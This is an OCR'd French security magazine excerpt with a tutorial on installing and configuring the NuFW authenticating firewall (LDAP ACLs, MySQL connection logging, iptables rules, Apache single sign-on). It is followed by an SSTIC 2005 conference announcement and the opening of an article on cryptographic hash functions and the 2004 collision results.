NuFW permet d'identifier les utilisateurs des applications réseau, de manière simple, par Single Sign On. Les modules de journalisation SQL maintiennent en temps réel une table des connexions associant connexion et utilisateur.

Par exemple, pour TCP ou UDP, une connexion d'un utilisateur est identifiée de manière sûre, en partant des 5 paramètres suivants : adresse IP source, adresse IP destination, port source, port destination, marqueur de temps (le lecteur averti a déjà noté la possible omission de l'adresse et du port destination). Ainsi, faire une requête sur la base SQL de NuFW portant sur ces paramètres conduit à une identification fiable de l'utilisateur à la source de la connexion. Par conséquent, toute application réseau qui doit identifier un utilisateur est capable de déterminer l'identité de ce dernier en interrogeant le système de suivi de connexions de NuFW.

Ce fonctionnement est facilement extensible à toute application réseau client/serveur et garantit une identification stricte, transparente et sécurisée des utilisateurs.

À l'heure de l'écriture de cet article, des modules SSO NuFW [7] sont fonctionnels pour Apache, et pour Squid, et illustrent la validité de ce principe. En termes de performances, nos tests – réalisés avec AB (*Apache Bench*) – montrent que le fonctionnement de NuFW en mode Single Sign On a un impact non perceptible par l'utilisateur.

Installation et configuration de NuFW

Architecture de NuFW

Principe de fonctionnement

Une installation typique de la suite logicielle NuFW comporte 2 démons : `nufw` et `nuauth` et autant de clients que nécessaire. Commençons par une description rapide du travail de chaque démon.

Le démon nufw est très léger et tourne sur la même machine que le filtre de paquets (Netfilter). Il dialogue avec Netfilter au moyen de la librairie libipq (et de la cible -j QUEUE), reçoit des données au sujet des paquets à authentifier, dialogue avec le démon nuauth et renvoie la décision à Netfilter.

nuauth est un démon *multithreadé*, qui réalise le cœur des opérations d'authentification : il dialogue avec les clients pour associer à chaque flux un utilisateur, authentifie les utilisateurs auprès d'un annuaire et vérifie également leurs droits au moyen d'ACL (typiquement gardées dans une structure d'annuaire, également). Un seul démon nuauth peut travailler en concordance avec plusieurs pare-feu installés avec des démons NuFW. Dans la branche 0.9, nuauth s'est vu ajouter un système de cache interne qui a permis de largement optimiser ses performances.

Nous allons voir que le démon nuauth dispose également d'autres fonctionnalités, notamment en ce qui concerne la gestion des journaux.

Coté client, le travail réalisé par le logiciel est très simple : il consiste, pour chaque paquet IP à authentifier, à envoyer au démon nuauth des données propres à ce paquet, l'identifiant de l'utilisateur et son mot de passe (ou sa clé), le tout crypté afin de garantir qu'un attaquant ne puisse rejouer le scénario ou authentifier ses propres paquets IP en usurpant l'identité d'un utilisateur légitime. Les clients ne supportent pour l'instant que l'authentification des connexions TCP, l'ajout d'UDP faisant parti des fonctionnalités planifiées.

A noter que dans le cas d'une connexion TCP, seul le paquet d'ouverture (SYN) est authentifié ; la suite de la connexion est gérée par le suivi d'état de Netfilter.

Composants logiciels et dépendances

L'ensemble des briques présentées ci-avant est codé en C.

Le démon nufw est conçu pour s'intégrer aux architectures ayant de faibles ressources (comme les appliances). Il est donc le plus léger possible tant au niveau des ressources système qu'au niveau des dépendances logicielles. Il s'appuie uniquement sur la libc et la bibliothèque libipq pour le dialogue avec Netfilter, avec toutefois aussi gnutls pour la partie chiffrement. À ce jour, le démon nufw tourne sur le noyau Linux uniquement.

Le démon nuauth utilise quant à lui la librairie glib et profite de ses nombreuses abstractions, notamment au niveau de la gestion des *threads*. Les communications sur le réseau sont chiffrées par TLS (utilisation là aussi de la bibliothèque gnutls) et l'authentification, qui utilise SASL, repose sur la bibliothèque cyrus-sasl.

Modules d'authentification et de journalisation

La modularité de nuauth s'exprime au niveau des interactions avec le système qui sont réalisées par des modules. Ainsi l'authentification et la gestion des groupes utilisateur, le stockage et la vérification des ACL et la journalisation des évènements sont faits par l'intermédiaire de modules utilisant soit du code propre à NuFW, soit des briques ou des services leaders du Logiciel libre.

Base de stockage des utilisateurs et groupes

La gestion des données utilisateur est réalisée par l'un des modules :

- system : ce module reposant sur PAM et NSS apporte à NUFW la puissance des modules déjà développés pour ces deux systèmes et garantit une intégration optimale au système d'information.
- ldap : une classe d'objet LDAP spécifique permet d'obtenir les informations d'appartenance aux groupes en une requête contrairement à la solution de stockage couramment utilisée (PAM, NSS notamment). Ceci fait de ce module une solution efficace.
- dbm : les données relatives aux utilisateurs sont stockées dans un fichier dbm que l'on maintient grâce à un utilitaire fourni dans les sources.
- plaintext : ce module particulièrement facile à déployer, mais réservé aux installations avec un faible nombre d'utilisateurs, stocke les informations dans un fichier plat.

Base de stockage des ACL

Une *Access List* (ACL) met en jeu un *sujet* et un *objet* et associe à ce couple une décision : ACCEPT ou DROP.

Pour NuFW, un *sujet* est composé d'informations à propos d'une adresse IP source, l'identifiant d'un groupe ou encore d'une application ou d'un système d'application et de leurs versions. Le seul élément obligatoire dans la définition d'un *sujet* est un ensemble non vide de groupes utilisateur.

Un objet est composé des informations : adresse IP destination, protocole, ports source et destination... De cette manière, on peut par exemple autoriser les membres du groupe administrateurs à se connecter vers Internet sur le port TCP 22, avec comme application uniquement /usr/bin/ssh. Toute tentative de sortie en ssh par un autre utilisateur ou en utilisant une autre application sera refusée et fera l'objet d'une entrée dans les journaux, contenant l'identifiant de l'utilisateur à la source du trafic illégitime, le nom de l'application utilisée, son nom et version de système d'exploitation, ainsi que tous les paramètres IP habituels.

Comme pour le stockage des utilisateurs et groupes, l'architecture de nuauth est modulaire et donc extensible. A ce jour, existent un schéma LDAP dédié pour stocker les ACL dans un annuaire et un module plaintext.

Journalisation

Le mode le plus simple pour la journalisation est l'utilisation de Syslog. Un choix est possible en ce qui concerne les informations à journaliser : accès refusés, ouvertures de connexions, etc.

Les modes plus évolués en ce qui concerne la journalisation utilisent des bases de données SQL et sont nécessaires à l'utilisation des capacités d'Authentification Unique (Single Sign On) de la suite NuFW. A ce niveau, ces modules sont en réalité une sorte de conntrack étendu : ils garantissent une mise à jour en temps réel d'une table SQL avec toutes les données habituelles stockées dans le conntrack de Netfilter, avec en plus les notions d'utilisateur, d'application et de système d'exploitation source, associées à chaque connexion.

La puissance du principe de requêtage lié à SQL s'exprime grâce à une interface comme nulog [8][9].

A ce jour, les bases de données supportées sont MySQL et PostGreSQL.

Installation de NuFW

Cette partie décrit une installation typique de la suite NuFW, dans la branche 1.0.X, utilisant :

- authentification utilisateur par PAM et NSS (module `system`) ;
- stockage des ACL grâce à LDAP (module `ldap`) ;
- journalisation par MySQL (module `log_mysql`).

Compilation

Pré-requis

Les bibliothèques suivantes ainsi que leurs en-têtes respectifs sont impliqués dans la compilation :

- `libglib2.0`
- `iptables` : le fichier `libipq.a` est nécessaire à la compilation du serveur NuFW
- `libsasl2`
- `libgnutls11`
- `libldap2`
- `libmysqlclient`

`libtool` est lui utilisé pour la génération des modules.

Paramétrage du noyau

En ce qui concerne la compilation du noyau l'option `CONFIG_IP_NF_QUEUE` doit être incluse, que ce soit en dur ou en tant que module (`ip_queue`). La plupart des noyaux officiels des distributions sont compilés avec cette option. Un chargement du module `ip_queue` est donc sans doute la seule étape à réaliser.

Optionnellement, il est possible de *patcher* le noyau avec le `patch-o-matic-ng` [10] pour ajouter le marquage de paquets par utilisateur, ce qui offre la possibilité de mettre en place, par exemple, de la Qualité de Service (QoS) par utilisateur ou par application. Le nom du patch à appliquer est `ip_queue_vwmark`.

Dans ce cas, `iptables` doit être également recompilé pour injecter le `libipq.a` modifié par le patch `ip_queue_vwmark` et ce, avant la compilation de NuFW.

Configuration et compilation

L'archive de NuFW doit tout d'abord être téléchargée [11]. Nous configurons notre installation pour journaliser les événements dans une base de données Mysql, authentifier les utilisateurs et lire les ACL dans un arbre LDAP. L'option `--with-user-mark` sert à marquer les paquets dans une optique de QoS, en utilisant comme critère par exemple l'identifiant de l'utilisateur.

```
$ ./configure --with-mysql-log --with-ldap --sysconfdir=/etc/nufw/
[--with-user-mark]
```

Installation et tests de fonctionnement

Par défaut, tous les fichiers installés depuis l'archive le sont bien sûr dans `/usr/local/`.

Installation des certificats

Dans le cadre de cet article, les certificats de test fournis dans l'archive de NuFW sont utilisés. Bien entendu, vous pouvez générer vos propres certificats SSL x509 à ce stade.

- Pour `nufw` :

```
cp conf/cert/nufw-*.pem /etc/nufw/
```

- Pour `nuauth` :

```
cp conf/cert/nuauth*.pem /etc/nufw/
cp conf/cert/NuFW*.pem /etc/nufw/
```

Pour les clients (`nutcpc` - sous Linux), pour chaque utilisateur, l'outil `tinyca`[12] (*packagé* dans la Debian) fait parfaitement le travail.

```
mkdir ~/.nufw
tinyca
```

Les fichiers certificat et clé doivent respectivement être sauvegardés sous les noms : `~/.nufw/cert.pem` et `~/.nufw/key.pem`.

Il est bien sûr possible d'utiliser pour tester les certificats et les clés fournis avec les sources.

Installation du SQL

Il faut créer la base MySQL et l'initialiser au moyen du fichier `nulog.mysql.dump` fourni dans l'archive.

```
mysqladmin create ulog
cat conf/nulog.mysql.dump | mysql ulog
```

Il faut ensuite créer un utilisateur capable de faire les modifications appropriées dans la table `ulog` :

```
#mysql mysql
> GRANT INSERT,UPDATE ON ulog.ulog TO 'nuauth'@'localhost' IDENTIFIED BY
'goodsecret';
```

Configuration

Configuration de l'annuaire LDAP pour le stockage des ACL

Il faut tout d'abord ajouter le schéma de stockage des ACL au LDAP. Pour cela, il faut copier le fichier `acls.schema` dans `/etc/ldap/schema` et éditer `/etc/ldap/slapd.conf` en rajoutant sous les lignes `include` du début de fichier :

```
include         /etc/ldap/schema/acls.schema
```

On ajoute ensuite les règles d'accès LDAP :

```
#INL access for acls
access to  dn="ou=acls,dc=inl,dc=fr"
       by dn="uid=nufw,ou=Users,dc=inl,dc=fr" write
       by dn="uid=nuauth,ou=Users,dc=inl,dc=fr" read
       by dn="cn=admin,dc=inl,dc=fr" write
       by * none
```

L'utilisateur `nufw` sera utilisé par les scripts pour effectuer les modifications dans l'arbre et l'utilisateur `nuauth` réalisera les requêtes en lecture pour `nuauth`.

Configuration de nuaclgen

Le script `nuaclgen` est un outil de gestion basique des ACL dans la base LDAP.

Les données de connexion à l'annuaire sont à paramétrer dans le fichier `conf/nuaclgen.conf` qu'on copiera dans `/etc/nufw/` :

```
$ldap_host="localhost";
$username="uid=nufw,ou=Users,dc=inl,dc=fr";
$password="writepasswd";
$basedn="ou=Acls,dc=inl,dc=fr";
```

Ce fichier contenant des données sensibles doit posséder des droits limités.

Pour tester :

```
nuaclgen -A cn=ssh,ou=Acls,dc=inl,dc=fr -p 6 --dport 22 -AppName "/usr/bin/ssh"
-j ACCEPT -g 513
```

On donne ainsi accès au port du protocole ssh aux utilisateurs du groupe 513, s'ils utilisent le binaire `ssh`. Le regroupement des utilisateurs en groupes est utilisé de manière traditionnelle afin de définir des politiques d'accès pour des utilisateurs au profil proche les uns des autres.

Ou encore pour les accès provenant d'un serveur Web :

```
nuaclgen -A cn=apt,ou=Acls,dc=inl,dc=fr -p 6 --dport 80 -AppName "/usr/lib/apt/
methods/http" -j ACCEPT -g 1042
```

Cette ACL donne aux membres du groupe 1042 (qui contient des utilisateurs propres aux comptes *root* de nos serveurs Web) l'autorisation de réaliser les mises à jour de notre distribution favorite. Ainsi, à supposer que l'utilisateur Apache tente une requête vers un autre serveur Web, il sera bloqué, et sa tentative sera journalisée.

En revanche, à supposer que notre serveur Web soit un *proxy* inversé, l'utilisateur Apache doit effectivement accéder aux ressources Web sur d'autres serveurs :

```
nuaclgen -A cn=apache-proxy,ou=Acls,dc=inl,dc=fr -p 6 --dport 80 -AppName "/usr/
sbin/http" -da "192.168.50.0/24" -j ACCEPT -g 1043
```

où le groupe 1043 est dédié aux utilisateurs Apache des serveurs Web.

Le support d'un *switch* `AppSig` pour signer en SHA1 les binaires autorisés à envoyer des flux réseau est en cours de développement.

Pour effacer une règle, il faut utiliser le switch `--Delete` suivi du DN de l'ACL à enlever.

Configuration de nuauth

La configuration choisie utilise le module d'authentification des utilisateurs `libsystem` et le module de gestion des ACL `libldap`. Il faut donc modifier le fichier `/etc/nufw/nuauth.conf` en conséquence :

```
nuauth_user_check_module="libsystem"
nuauth_acl_check_module="libldap"
```

Pour utiliser le module de gestion des ACL LDAP, il faut paramétrer le DN de connexion à l'arbre :

```
# dn and password to bind ldap connexion to
ldap_bind_dn="uid=nuauth,ou=Users,dc=inl,dc=fr"
ldap_bind_password="secretpassword"
```

et les bases de recherche pour les ACL :

```
ldap_basedn="dc=inl,dc=fr"
ldap_acls_base_dn="ou=Acls,dc=inl,dc=fr"
```

La variable de configuration `nufw_gw_addr` spécifie la liste des serveurs NuFW autorisés à se connecter.

Paramétrage du pare-feu

Nous avons vu que, pour TCP, seuls les paquets d'initialisation de connexion sont à passer à NuFW.

On positionne donc pour `ssh` une règle telle que :

```
iptables -A intranet-dmz -s 10.0.0.0/8 -p tcp --dport 22 -m state --state NEW \\
--syn -j QUEUE
iptables -A intranet-dmz -m state --state ESTABLISHED,RELATED -j ACCEPT
```

Nous envoyons en `QUEUE` uniquement les paquets `SYN`. C'est un schéma possible de fonctionnement pour NuFW, mais pas encore le meilleur : ne seront journalisées dans ce cas que les ouvertures de connexions, pas les passages en mode établi ni les fermetures.

Tests du système d'authentification

Démarrage des services

Pour tester le processus d'authentification, il faut lancer les services nécessaires :

```
nuauth -vvvvvvvvv
nufw -vvvvvvvvv
```

Il faut ensuite lancer un client, par exemple sous GNU/Linux :

```
nutcpc -d -H [IP DE NUAUTH]
```

et entrer le nom et le mot de passe d'un utilisateur système. L'authentification de l'utilisateur a alors réussi si `nutcpc` ne rend pas la main. Au niveau de `nuauth`, on doit voir un message identifiant l'utilisateur du type :

```
user bill@nufw uses OS Linux ,3.0.10, #1 Tue Oct 19 23:51:32 CEST 2008
```

Attention ! En lançant `nutcpc`, ne jamais lui spécifier `'localhost'` ou `'127.0.0.1'`, même si `nuauth` écoute sur la même machine. En effet, les paquets interceptés en sortie seront vus sur l'interface externe et l'authentification ne sera jamais demandée sur l'interface locale.

Pour les systèmes Microsoft, un client est également disponible [13] (sous licence propriétaire) ; une version d'évaluation est téléchargeable.

Test initial et processus de debug

Un appel de `ssh` vers une machine dans la DMZ déclenche alors le processus d'authentification :

- `nufw` reçoit un paquet intercepté par Netfilter :

```
[PID] Sending request for 3352783904
```

- `nufw` se connecte en TLS à `nuauth` :

```
[PID] Trying TLS connection
```

- `nuauth` reçoit la requête de `nufw` :

```
** Message: Packet :
** Message: Connection : src=192.168.75.2 dst=192.168.75.2 proto=6
** Message: sport=32803 dport=22
```

- `nuauth` envoie une requête de demande d'authentification au client situé sur l'IP source :

```
** Message: need to warn client
** Message: sending request
```

- `nuauth` reçoit le paquet d'authentification venant du client :

```
** Message: User :
** Message: Connection : src=192.168.75.2 dst=192.168.75.2 proto=6
** Message: sport=32803 dport=22
** Message: OS : Linux 2.6.9 #1 Tue Oct 19 23:51:32 CEST 2004
** Message: Application : /usr/bin/ssh
```

- `nuauth` envoie la réponse à `nufw` :

```
Sending auth answer 1 for 3352783904 on 0x42428482 ...
```

- `nufw` réinjecte le paquet :

```
[PID] Accepting 3352783904
```

Lorsque la connexion au serveur ssh réussit ou que tout du moins l'ensemble des étapes précédentes a été observé si vous avez choisi de rejeter les paquets, il est bon d'arrêter la phase de déboguage en relançant les services avec des options moins bavardes et avec l'option `-D` qui transformera `nufw` et `nuauth` en vrais démons.

Construire un système d'authentification unique

Afin de tester les fonctionnalités d'authentification unique de NuFW, nous allons mettre en place une authentification transparente sur un serveur Apache en utilisant le module `mod_auth_nufw`.

On commence donc par rajouter une règle de filtrage du port 80 :

```
nuaclgen -A cn=webdmz,ou=Acls,dc=inl,dc=fr -p 6 --dport 80 -j ACCEPT -g 513
```

Il faut également positionner la règle Netfilter qui nous enverra les paquets Web :

```
iptables -A intranet-dmz -s 10.0.0.0/8 -p tcp --dport 80 -m state --state NEW --
syn -j QUEUE
```

Paramétrage du suivi de connexions authentifiées

Configuration de nuauth et du backend MySQL

Il faut paramétrer les variables décrivant la connexion dans `nuauth.conf` :

- `mysql_server_addr` : adresse IP ou nom du serveur MySQL (*localhost*)
- `mysql_server_port` : port sur lequel le serveur MySQL écoute (3306)
- `mysql_user` : utilisateur MySQL capable d'effectuer des `INSERT` et des `UDPATE` sur la table (`nuauth`)
- `mysql_passwd` : mot de passe associé (*goodsecret*)
- `mysql_db_name` : nom de la base de donnée (`ulog`)
- `mysql_table_name` : table dans laquelle il faut modifier les informations (`ulog`)

Note : si pour une raison quelconque, la base SQL est déconnectée ou arrêtée pendant le fonctionnement de nuauth, celui continue d'effectuer ses tâches d'authentification. Dès que la base sera redémarrée, il reprendra la journalisation sans qu'une action particulière de l'administrateur soit nécessaire.

Il faut enfin indiquer à `nuauth` que l'on souhaite réaliser un suivi de connexions complet. Pour cela, il faut positionner `nuauth_log_users` à 8 dans `nuauth.conf`.

Mise en place des règles du pare-feu

Afin de réaliser une table d'états des connexions SQL, on enregistre les événements majeurs de la vie de chaque connexion TCP (`OPEN`, `ESTABLISHED`, `CLOSE`). Cette information doit remonter du pare-feu vers `nuauth` et il est donc nécessaire de mettre en place un jeu de règle de filtrage plus complexe et spécifique :

```
#Ligne déja positionnée ci-avant
iptables -A intranet-dmz -s 10.0.0.0/8 -p tcp --dport 80 -m state --state NEW \\
 --syn -j QUEUE
#Le paquet SYN+ACK de retour de connexion est intercepté pour repérer le
#passage en état établi
iptables -A dmz-intranet -s 10.0.0.0/8 -p tcp --sport 80 -m state --state
ESTABLISHED --tcp-flags SYN,ACK,RST,FIN SYN,ACK -j QUEUE
#Paquets de fermeture de connexion
iptables -A intranet-dmz -s 10.0.0.0/8 -p tcp --dport 80 -m state --state
ESTABLISHED --tcp-flags RST RST -j QUEUE
iptables -A intranet-dmz -s 10.0.0.0/8 -p tcp --dport 80 -m state --state
ESTABLISHED --tcp-flags FIN FIN -j QUEUE
iptables -A intranet-dmz -m state --state ESTABLISHED -j ACCEPT
```

Voici enfin un jeu de règles Netfilter plus complet, qui journalise tous les états des connexions dans la base SQL. La première règle envoie au démon `nufw` le premier paquet de chaque connexion TCP ssh. La deuxième transmet le paquet `SYN+ACK`, qui correspond au moment de l'établissement de la connexion (troisième étape du TCP *handshake*). Les troisième et quatrième règles servent à intercepter les paquets de fermeture de connexion, pour positionner l'état sur `CLOSE`. Pour ces trois règles où le paquet est envoyé en `QUEUE`, NuFW garantit que la décision sera bien sûr `ACCEPT`.

A noter que ces règles modifient sensiblement la conceptualisation des règles d'un pare-feu : en particulier, la règle d'acceptation de tous les paquets de connexions établies n'est plus suffisante puisqu'elle empêcherait la traversée de certaines des règles décrites ici. L'organisation des règles est donc à penser soigneusement et l'impact en terme de performances sur un pare-feu très chargé doit être évalué pour un système en production.

Module d'authentification Apache

Préparation de la base SQL

Le serveur Apache doit réaliser des requêtes sur la base SQL pour savoir quel est l'utilisateur à l'origine des connexions. On crée donc un utilisateur capable de faire des `select` sur la base :

```
# mysql mysql
> GRANT SELECT ON ulog.ulog TO 'apache'@'webserver' IDENTIFIED BY
'anothergoodsecret';
```

Compilation du module

Il faut tout d'abord télécharger l'archive du module `apache 1.3` [14], puis l'extraire et enfin le compiler (`apxs` doit être installé sur le système) :

```
$ ./configure --with-mysql
```

Pour compiler le module, `apxs` est nécessaire.

Configuration d'Apache

Le premier pré-requis est le chargement du module dans la configuration d'Apache.

```
LoadModule mod_auth_nufw modules/mod_auth_nufw.so
```

Il faut ensuite positionner les directives de configuration dans la configuration d'Apache. Dans ce cas d'exemple, le répertoire `/foo/bar` sera accessible uniquement aux utilisateurs identifiés par NuFW, en SSO.

```
<Directory /foo/bar>
  #Enable NuFW SSO auth
  AuthNufwEnabled On
  #Dont fallback on any other auth scheme if this one fails.
  AuthNufwAuthoritative On
  #Paramètres pour accéder à notre serveur SQL
  AuthNufwSQLHost sqlserver.inl.fr
  AuthNufwSQLPort 3306
  AuthNufwSQLDatabase ulog
  AuthNufwSQLTable ulog
```

```
  AuthNufwSQLUser apache
  AuthNufwSQLPassword anothergoodsecret

  AuthType Basic
  Require valid-user
</Directory>
```

Dans ce fonctionnement, un utilisateur sera autorisé si et seulement si la connexion a été autorisée par NuFW. Dans ce cas, le nom de l'utilisateur apparaîtra dans le journal d'accès d'Apache, exactement comme pour une authentification « classique ».

Il est également possible d'authentifier les utilisateurs par un autre moyen (comme une authentification classique) si l'authentification n'est pas réussie en utilisant NuFW (par exemple pour des utilisateurs venant d'un réseau non-couvert par NuFW). C'est l'usage de la directive `AuthNufwAuthoritative`. Voir également la documentation fournie avec le module pour des fonctionnalités plus avancées.

Bien entendu, le serveur Apache peut disposer d'ACL plus évoluées, par l'utilisation d'un module d'autorisation (par exemple, un module de règles d'accès aux ressources du serveur, stockées dans LDAP), mais cela sort du champ direct de NuFW.

Un module pour Squid est également disponible [15]. Il fournit sensiblement les mêmes fonctionnalités SSO pour l'authentification des utilisateurs sur Squid, y compris pour authentifier les accès sur des serveurs proxy transparents.

Conclusion

La suite logicielle NuFW propose une identification et une authentification strictes des utilisateurs d'un réseau, pour **tous** les flux. Au-delà des possibilités très fines que ce système apporte à la conception de règles de filtrage et du suivi de l'activité des utilisateurs, NuFW est le fondement d'une solution de Single Sign On (Authentification Unique) très élégante et facilement extensible.

Le modèle du Logiciel libre, parfois critiqué comme « à la traîne » et copiant les inventions du monde propriétaire, montre par ce projet qu'il est tout à fait capable d'apporter des innovations [16], y compris dans le domaine de la sécurité des réseaux.

Références

[1] *Stateful Inspection* : **http://gnumonks.org/ftp/pub/doc/conntrack+nat.html**
[2] Authentification HTTPS *a priori* : **http://secureknowledge.checkpoint.com/pub/sk/docs/public/firewall1/4_1/pdf/ssluserauthBV1.pdf**
[3] Authpf : **http://www.openbsd-france.org/documentations/OpenBSD-authpf.html**
[4] *Proof of an IP level authentication algorithm* : **http://www.nufw.org/eficaas/eficaas_algo_proof.pdf**
[5] *ou Not a Usermode FireWall* : **http://www.nufw.org/**
[6] *Connection Tracking* de Netfilter : **http://kalamazoolinux.org/presentations/20010417/conntrack.html**
[7] Modules *Single Sign On* pour Apache et Squid : **http://www.inl.fr/sso**
[8] *Screenshots* de l'interface nulog : **http://www.inl.fr/screenshots-nulog.html.fr**
[9] Téléchargement de l'outil nulog : **http://www.inl.fr/download/ulog-php.html.fr**
[10] Patch-O-Matic-ng de Netfilter : **http://netfilter.org/patch-o-matic/pom-extra.html**
[11] Téléchargement de NuFW : **http://www.nufw.org/download.html**
[12] Une interface graphique simple pour gérer des certificats : TinyCA : **http://tinyca.sm-zone.net/**
[13] Client NuFW pour les OS Microsoft : **http://www.inl.fr/nuwinc.html.fr**
[14] Page de téléchargement du module Apache mod_auth_nufw : **http://www.inl.fr/sso/apache.html.fr**
[15] Page de téléchargement du module Squid squid-nufw-helper : **http://www.inl.fr/sso/squid.html.fr**
[16] Signez la pétition contre les brevets logiciels : **http://swpat.ffii.org/**

SSTIC
1-3 juin 2005 à Rennes
www.sstic.org
Symposium sur la Sécurité des Technologies de l'Information et des Communications

Le SSTIC est une conférence francophone sur le thème de la sécurité de l'information, ce qui comprend à la fois les vecteurs d'information (comme les systèmes informatiques ou les réseaux) et l'information elle-même (cryptographie ou guerre de l'information).

Il se déroulera à Rennes du 1 au 3 Juin 2005. Le SSTIC rassemble les personnes intéressées par les aspects techniques et scientifiques de la sécurité de l'information. Les sujets y sont traités de manière approfondie, didactique et prospective.

www.sstic.org

Les fonctions de hachage sortiraient-elles de l'ombre ?

Lors de l'été 2004, le petit monde de la cryptologie a connu une poussée d'adrénaline qui risque de laisser quelques traces dans son histoire. Le principal point de départ de toute cette excitation est en fait un court article (seulement 4 pages) signé par quatre chercheurs chinois, Xiaoyun Wang, Dengguo Feng, Xuejia Lai et Hongbo Yu, déposé sur l'archive électronique de l'IACR (http://eprint.iacr.org) le 16 août 2004, soit durant la conférence CRYPTO'04 (ces résultats ayant été présentés un jour plus tard lors de la « rump session » qui est une suite d'exposés informels, sérieux ou non, dont les cryptologues sont friands; une vidéo des présentations est d'ailleurs disponible sous [1]).

Le contenu de ce papier était pour le moins sommaire : il présentait deux paires de collisions pour MD5, deux paires pour HAVAL-128, deux paires pour MD4, ainsi que deux paires pour RIPEMD, sans expliquer en détail comment ces collisions avaient été obtenues (et au moyen d'attaques à la complexité très basse), ces quatre algorithmes étant des fonctions de hachage cryptographiques.


Toujours lors de CRYPTO'04, un article (faisant lui partie du programme « officiel » de la conférence) de Eli Biham et de son étudiant Rafi Chen décrivait une version améliorée de l'attaque d'Antoine Joux et Florent Chabaud (présentée lors de CRYPTO'98) contre SHA-0, l'ancêtre de SHA-1, ne parvenant cependant pas à casser la version complète de l'algorithme. Finalement, toujours lors de la même conférence (à nouveau pendant la « rump session »), Antoine Joux présentait l'exemple d'une collision contre SHA-0, dans sa version complète, cette fois, bouclant la boucle (voir le courrier électronique d'annonce donné en annexe, qui donne quelques détails sur la machine utilisée pour générer cette collision) !

Enfin, durant la mise sous presse de cet article, un coup de tonnerre a de nouveau ébranlé le ciel de la crypto : des cryptologues connus, dont Bruce Schneier et Adi Shamir, ont annoncé avoir reçu par courrier électronique un article signé par Xiaoyun Wang, Yiqun Lisa Yin et Hongbo Yu, soit une partie des acteurs de l'été 2004, annonçant une attaque par collisions (possédant une complexité théorique de 2^{69} opérations) sur SHA-1 (voir l'annonce parue le 15 février 2005 sur le *weblog* de Bruce Schneier [8]). L'article n'étant pas (encore) publié officiellement, une certaine prudence est de rigueur, mais on peut raisonnablement s'attendre à ce qu'elle soit validée par la communauté des cryptologues, comme cela a été fait pour les résultats sur MD5, qui seront présentés lors d'Eurocrypt'05, qui aura lieu en mai au Danemark.

Cette succession de nouveaux résultats étant pour le moins inhabituelle, voire carrément extraordinaire (qui plus est dans le domaine des fonctions de hachage), nous nous proposons donc de faire le point dans cet article sur les fonctions de hachage cryptographiques, dans un premier temps, et sur ces attaques et leur impact dans la vie pratique dans un second temps.

Propriétés d'une fonction de hachage

Figure 1 *Fonction de hachage $x \longmapsto h(x)$*



Au sens large du terme, une fonction de hachage h est une fonction mathématique qui possède au minimum les deux propriétés suivantes : h fait correspondre à une entrée x de taille *arbitraire* une sortie $h(x)$ de taille *fixe* notée y (voir Figure 1) ; deuxièmement, le calcul de $h(x)$ devrait être rapide pour n'importe quelle entrée x.

Une fonction de hachage *cryptographique*, en plus des deux propriétés mentionnées plus haut, doit vérifier les trois conditions suivantes :

- **Résistance à la première préimage** : il doit être impossible pour un adversaire de trouver une entrée x telle que $h(x) = y$ pour un y fixé à l'avance.
- **Résistance à la seconde préimage** : étant donné une entrée x fixée à l'avance et son haché $y = h(x)$, il doit être impossible pour un adversaire de trouver une *seconde* entrée x' telle que $h(x') = y$ avec $x \neq x'$.
- **Résistance aux collisions** : il doit être impossible pour un adversaire de trouver deux valeurs arbitraires $x \neq x'$ telles que $h(x) = h(x')$.

Par le terme « impossible », on définit implicitement la puissance de calcul dont dispose un adversaire (et l'on admet donc qu'elle est bornée).

Les fonctions cryptographiques de hachage sont largement utilisées en conjonction avec les algorithmes de signatures numériques, notamment. Par exemple, pour signer un message x de grande taille (disons plusieurs MB), il est nettement moins

Pascal Junod
pascal@junod.info
Laboratoire de Sécurité et Cryptographie (LASEC), École Polytechnique Fédérale de Lausanne

coûteux de signer son haché $h(x)$ (qui fait typiquement 128 ou 160 bits de long) que le message x en entier. Si Alice n'utilise pas une fonction de hachage résistante à la seconde préimage, son adversaire Eve peut tenter de trouver un message x' tel que $h(x) = h(x')$ et prétendre qu'Alice a signé x' (plutôt que x). Si, de plus, Eve est capable de choisir le message x qu'Alice va signer, il lui suffira de trouver une collision arbitraire $h(x) = h(x')$ et de lui faire signer un des deux messages, ce qui motive la propriété de résistance aux collisions. On notera au passage que la résistance aux collisions implique la résistance à la seconde préimage, mais que l'inverse n'est pas vrai.

Attaques génériques

Il existe toute une série d'attaques génériques applicables contre n'importe quelle fonction de hachage. Nous nous proposons ici de les présenter brièvement.

Pour une fonction de hachage possédant une taille de haché de ℓ bits, et si l'on considère cette fonction comme une boîte noire (c'est-à-dire qu'on n'exploite pas de propriété propre aux mécanismes internes de cette fonction), on peut monter trivialement une attaque contre la première préimage en essayant simplement des valeurs d'entrée x de manière aléatoire et en testant si le haché correspondant est égal à la valeur y visée. Le même principe s'applique également à la recherche d'une seconde préimage. En moyenne, on aura besoin de 2^{ℓ} essais avant de trouver une solution; de plus, cette attaque ne requiert pas de mémoire. En pratique, une taille de haché égale à 128 ou 160 bits rend cette attaque prohibitive.

Attaques de type « paradoxe des anniversaires »

Si l'on cherche à casser la propriété de résistance aux collisions et que l'on ne connaît pas de faiblesse interne à la fonction visée, on va typiquement exploiter le bien-connu « paradoxe des anniversaires » : dans une assemblée de 23 personnes, la probabilité que deux personnes possèdent une date d'anniversaire identique est supérieure à 50% (elle est de plus de 99% pour une assemblée de 60 personnes), ce qui, dans un premier abord, contredit notre intuition (d'où le terme « paradoxe »). De manière équivalente, on peut considérer un terrain de football divisé en 365 rectangles de superficie égale et un footballeur qui est capable de shooter des ballons de telle manière qu'ils arrivent de manière uniformément distribuée dans chacun des 365 rectangles (en d'autres termes, pour chaque tir, les rectangles possèdent la même chance de recevoir le ballon).

Le paradoxe des anniversaires version footbalistique indiquerait donc qu'après 60 ballons, on est quasiment certain de trouver un rectangle comportant au moins deux ballons (c'est-à-dire, une collision).

